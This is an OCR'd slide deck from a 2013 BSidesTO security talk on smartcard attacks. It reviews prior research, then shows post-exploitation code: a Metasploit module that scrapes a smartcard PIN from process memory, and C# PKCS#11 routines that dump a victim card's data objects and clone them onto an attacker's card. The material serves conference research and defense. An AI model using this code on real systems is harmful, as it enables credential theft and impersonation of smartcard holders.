
Being More Smarter: Why Smartcards Can't Think For You

BSidesTO 2013

3rd Degree

Disclaimer:

Disclaimer:



Not the sharpest
tool in the shed

Motivation:

- Practical attacks against smartcards are not well known
- Over-reliance on smartcards in some organizations
- The bad guys have already figured this stuff out


NATIONAL SECURITY
at&t
AGENCY

Smartcard Benefits:

- Keys generated on chip
- Tamper resistant
- Secure container for data
- Portable
- Multi-factor (something you have & something you know)

Past Research:

- Differential Power Analysis (1998)
- On the Importance of Eliminating Errors in Cryptographic Computations (2001)
- Hacking The Smartcard Chip (2010)
- Malware: Sykipot Smartcard Variant (2012)
- Smartcards Reloaded – Remotely! (2012)
- Factoring RSA keys from certified smart cards: Coppersmith in the wild (2013)

Differential Power Analysis (1998):

- Measures slight power consumption differences during DES operation to derive the secret key

Problems:

- Assumes we have unfettered access to the smartcard
- Uses specialty hardware
- Fancy math without numbers

Thus $\Delta_D[j]$ is the average over $C_{1..m}$ of the effect due to the value represented by the selection function D on the power consumption measurements at point j. In particular,

$$\Delta_D[j] = \frac{\sum_{i=1}^{m} D(C_i, b, K_s)\mathbf{T}_i[j]}{\sum_{i=1}^{m} D(C_i, b, K_s)} - \frac{\sum_{i=1}^{m} (1 - D(C_i, b, K_s))\,\mathbf{T}_i[j]}{\sum_{i=1}^{m} (1 - D(C_i, b, K_s))}$$
$$\approx 2\left(\frac{\sum_{i=1}^{m} D(C_i, b, K_s)\mathbf{T}_i[j]}{\sum_{i=1}^{m} D(C_i, b, K_s)} - \frac{\sum_{i=1}^{m} \mathbf{T}_i[j]}{m}\right).$$

On the Importance of Eliminating Errors in Cryptographic Computations(2001):

- Induce faults into cryptosystem calculations which allow the attacker to expose the secret key

Problems:

- Assumes we have unfettered access to the smartcard including the ability to:
  - Adjust room temperature
  - Vary electrical current
  - Hit with a hammer during encryption operation
- More specialty hardware
- More fancy math

Sykipot Smartcard Variant (2012)

- Malware targeting ActivIdentity's ActivClient (supports DoD Common Access Card)
- List certificates on card
- Keystroke logger
- Authenticate to remote servers
- "Smart Card Proxy" – Mandiant

Smartcards Reloaded - Remotely! (2012):

- PoC malicious driver
- Makes USB available over TCP/IP
- Attacker's machine sees victim's card reader as a local device
- Proposed using keystroke logger to obtain smartcard PIN

Factoring RSA keys from certified smart cards (2013):

- Recovered 184 distinct RSA keys that were generated by government-issued smart cards
- “Broken” random number generator on the chip
- **Cards were certified secure (FIPS, CSE, CC)**


Your Fail Pizza is ready.

Interacting with Smartcards:

- PKCS #11 API
- Cryptographic Token Interface Standard
- C_ Methods
- Login/Enumerate/Read/Write
- Single Sign-on implementations are not part of the spec...

Post-Exploitation Demo:

- Vector: Social Engineering (surprised?)
- Memory scraping
- Remotely clone data objects
- Unlock Truecrypt volume

Metasploit...
u r my friend

- Memory scraping module is based on memory_grep post exploit module
- To get started:

  cp /usr/share/metasploit-framework/modules/post/windows/gather/**memory_grep.rb**

  ~/.msf4/modules/post/windows/gather/**credentials/safenet.rb**

Memory Scraping

```
def dump_data(target_pid)
   base = 0x008bf000
   idx  = 0x00000b38
   addr = base + idx
   passwd = ""

   get_data_from_stack(target_pid).each do |mem|
      if mem['Address'] == base
         print_status("Base address match found on stack!")

         data = mem['Data'][idx, 64]
         str_end = data.index("\00")
         passwd = data[0, str_end]
         break
      end
   end

   if passwd != ""
      print_good("w00t! Smartcard PIN: #{passwd}")
   else
      print_error("Smartcard PIN not present in memory :(")
   end
end
```

Memory Scraping

```
def dump_data(target_pid)
  base = 0x008bf000
  idx  = 0x00000b38
  addr = base + idx
  passwd = ""

  get_data_from_stack(target_pid).each do |mem|
    if mem['Address'] == base
      print_status("Base address match found on stack!")

      data = mem['Data'][idx, 64]
      str_end = data.index("\00")
      passwd = data[0, str_end]
      break
    end
  end

  if passwd != ""
    print_good("w00t! Smartcard PIN: #{passwd}")
  else
    print_error("Smartcard PIN not present in memory :(")
  end
end
```

Define PIN location on stack

Retrieve PIN from stack

DEMO

Clone Data Objects:

- “Data Objects” are stored values on the smartcard
- Many tools utilize smartcard data objects for storing private data:
  - FDE solutions
  - Truecrypt volumes
  - Windows Credential Tiles & GINAs
  - Some web password managers

The Plan:

- Use PKCS#11 library to enumerate data objects on card
- Persist data objects to a file
- Copy loot back to attacker machine
- Use PKCS#11 library to load data objects onto attacker's card
- Note to self: For extra street cred, port to Python!

DumpCardDataObjects()

```
int loginResult = session.Login(PKCS11.CKU_USER, null);

if (loginResult == PKCS11.CKR_OK || loginResult ==
PKCS11.CKR_USER_ALREADY_LOGGED_IN)
{
    Console.WriteLine("PIN was correct");
    PKCS11.Object[] dataObjects =
    session.FindObjects(new PKCS11.Attribute[]  {
        new PKCS11.Attribute(PKCS11.CKA_TOKEN, true),
        new PKCS11.Attribute(PKCS11.CKA_CLASS, PKCS11.CKO_DATA),
    });

    DataObjectStore dataObjectStore = new DataObjectStore();

    Console.WriteLine("\nDump Data Objects");
    Console.WriteLine("-----------------------------");
```

DumpCardDataObjects()

Login() with null password to invoke single signon

```
int loginResult = session.Login(PKCS11.CKU_USER, null);
```

Get all data objects on card

```
Console.WriteLine("PIN was correct");
PKCS11.Object[] dataObjects =
session.FindObjects(new PKCS11.Attribute[]  {
    new PKCS11.Attribute(PKCS11.CKA_TOKEN, true),
    new PKCS11.Attribute(PKCS11.CKA_CLASS, PKCS11.CKO_DATA),
});

DataObjectStore dataObjectStore = new DataObjectStore();

Console.WriteLine("\nDump Data Objects");
Console.WriteLine("-----------------------------");
```

WriteCardDataObjects()

```
DataObjectStore dataObjectStore = RestoreDataObjects();
foreach (DataObject dataObject in dataObjectStore.objects)
{
    PKCS11.Attribute[] newDataObject = new PKCS11.Attribute[]  {
        new PKCS11.Attribute(PKCS11.CKA_CLASS, dataObject.cka_class),
        new PKCS11.Attribute(PKCS11.CKA_TOKEN, dataObject.cka_token),
        new PKCS11.Attribute(PKCS11.CKA_PRIVATE, dataObject.cka_private),
        new PKCS11.Attribute(PKCS11.CKA_LABEL, dataObject.cka_label),
        new PKCS11.Attribute(PKCS11.CKA_APPLICATION, dataObject.cka_app),
        new PKCS11.Attribute(PKCS11.CKA_VALUE,
                        StringToByteArray(dataObject.cka_value)),
    };
    PKCS11.Object.Create(session, newDataObject);
}
```

WriteCardDataObjects()

Load “attributes” into new data object

```
PKCS11.Attribute[] newDataObject = new PKCS11.Attribute[]  {
    new PKCS11.Attribute(PKCS11.CKA_CLASS, dataObject.cka_class),
    new PKCS11.Attribute(PKCS11.CKA_TOKEN, dataObject.cka_token),
    new PKCS11.Attribute(PKCS11.CKA_PRIVATE, dataObject.cka_private),
    new PKCS11.Attribute(PKCS11.CKA_LABEL, dataObject.cka_label),
    new PKCS11.Attribute(PKCS11.CKA_APPLICATION, dataObject.cka_app),
    new PKCS11.Attribute(PKCS11.CKA_VALUE,
                         StringToByteArray(dataObject.cka_value)),
};
PKCS11.Object.Create(session, newDataObject);
}
```

Create object on smartcard

DEMO

Other Post-Exploitation Ideas:

- Encrypt/decrypt/sign on victim's behalf
- Login to Windows – bypass custom credential tiles/GINAs
- Access stored website creds

Conclusion:

- Attackers have upped their game (Smartcard Proxy)
- Basic defenses need to be in place before smartcards are effective
- “Security is...not a product”
- Sadly, this layer can fail!

BE MORE
SMARTER!

References:

Differential Power Analysis (1998) – http://www.cryptography.com/public/pdf/DPA.pdf

On the Importance of Eliminating Errors in Cryptographic Computations (2001) – http://crypto.stanford.edu/~dabo/papers/faults.ps.gz

Blackhat 2010: Hacking the Smartcard Chip – http://www.blackhat.com/html/bh-dc-10/bh-dc-10-archives.html#Tarnovsky

Malware: Sykipot Smartcard Variant (2012) – http://labs.alienvault.com/labs/index.php/2012/when-the-apt-owns-your-smart-cards-and-certs/

http://www.sans.org/reading_room/whitepapers/malicious/detailed-analysis-sykipot-smartcard-proxy-variant_33919

Smartcards Reloaded – Remotely! (2012) – http://www.malcon.org/research/2012/05%20Paul%20Rascagneres%20-%20Smartcard.pdf

Factoring RSA keys from certified smart cards:

Coppersmith in the wild (2013)

http://smartfacts.cr.yp.to/smartfacts-20130916.pdf